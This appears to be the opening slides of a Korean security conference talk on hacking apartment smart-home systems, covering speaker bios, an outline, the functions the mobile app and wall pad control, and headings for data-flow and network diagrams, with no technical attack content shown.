

# Smart Home Hacking in Real World

Team Emohtrams

발표자 조성준, 박상현

# About Speakers



Name: 조성준

Nickname: Delspon

Membership:

- BOB 6기 취약점 분석 트랙, 2017~
- 정보보호영재교육원 수료, 2014~2015

Degrees:

- 한양대학교 컴퓨터소프트웨어학부, 2017~
- 한국디지털미디어고등학교 해킹방어과, 2014~2017

Current Research Interests:

- Internet of Things
- Vulnerability research and exploitation

Website:

- [delspon.wordpress.com](http://delspon.wordpress.com)
- [github.com/Delspon](https://github.com/Delspon)



Name: 박상현

Nickname: zzado

Membership:

- BOB 6기 취약점 분석 트랙, 2017~

Degrees:

- 경기대학교 융합보안학과, 2012~

Current Research Interests:

- 임베디드 시스템
- 소프트웨어 취약점 분석

Website:

- <http://zzado.tistory.com>
- <https://github.com/zzado>

# Content

- Smart Home Hacking?
- Attack Surfaces
- Analyzing each of surfaces
- Demo Video



# User Interface



Mobile App



Wall Pad

# Controllable in app




- Light
- Heater
- Gas valve
- Visitors log
- Ventilation
- ...

# Controllable in wall pad




- Doorlock
- Main entrance
- Parking entrance gate
- CCTV
- Elevator
- Camera of wallpad
- All the functions

# Service Structure







# Mobile app data flow



# Wall pad data flow




# Wall pad data flow




# Network Structure

외부망

